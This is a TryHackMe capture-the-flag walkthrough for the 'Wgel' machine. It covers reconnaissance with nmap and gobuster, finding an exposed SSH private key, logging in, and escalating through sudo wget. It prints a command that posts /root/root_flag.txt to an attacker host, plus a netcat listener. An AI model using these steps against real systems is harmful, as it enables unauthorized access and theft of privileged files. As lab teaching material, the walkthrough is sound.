CTF Writeups

Try Hack Me


Wgel

Machine IP: 10.10.112.254


Check Whether the Target Host is reachable using ping command.




The Target Host is active we can now search for any open ports using the nmap tool.



We found that Port 22 (SSH) and Port 80 (HTTP) open, First Check the Webpage running on the port 80.




Default Apache2 Page and there is nothing important information is there in the webpage, Lets analyze the Page Source for any useful information.




We Found a Username **jessie** Which may be a username for ssh, First let’s try Hydra tool to bruteforce the ssh with the username jessie.


We didn’t able to bruteforce the ssh with only the username, We need to find the password. Lets Check whether hidden directory are there by using the **gobuster** tool.




We Found a webpage in the directory **/sitemap**

We couldn’t able to find any useful information in the webpage or from the source code of the webpage.


Since Bruteforcing or hidden directory didn’t provide us any information, We only left with the directory **/sitemap,** Using gobuster tool to find any hidden directories are there in the /sitemap is the only method left, Let’s try that.




Bingo, We found a Directory named **.ssh/,** Let’s Analyze the webpage.




We Found a **id\_rsa** file, That may be the key id for the jessie username.




Let’s Copy the id and paste it in the newly created file in the local system. Use **ssh2john** extension from **johntheripper** tool to extract password from the **id\_rsa** file.




We Found that id\_rsa file doesn’t have any password, So, We can directly use this file to login into the ssh, Let’s try that.




We are into the target system, Lets find the flags from the target file system.



We found the user\_flag, Lets find the root flag, To do that let’s check the privileges of the current user.




We found that current user jessie can use wget command as the root without password, Let’s check for the Privilege Escalation code from the **gtfobins** webpage,



The Code is not working, Lets try another method, Since **wget** command is used to download files, We can use the following command to get the root flag.


**sudo wget –post-file=/root/root\_flag.txt http://<Attacker IP>:<Port>**



The Reason why i have directly put the root flag as **root\_flag.txt** is because since the user flag is in the format **user\_flag.txt**, The structure of the root flag will similar to that as per my assumption and it works.

In another terminal use netcat to listen the traffic

**Nc -lvnp 9000**



We found the root flag.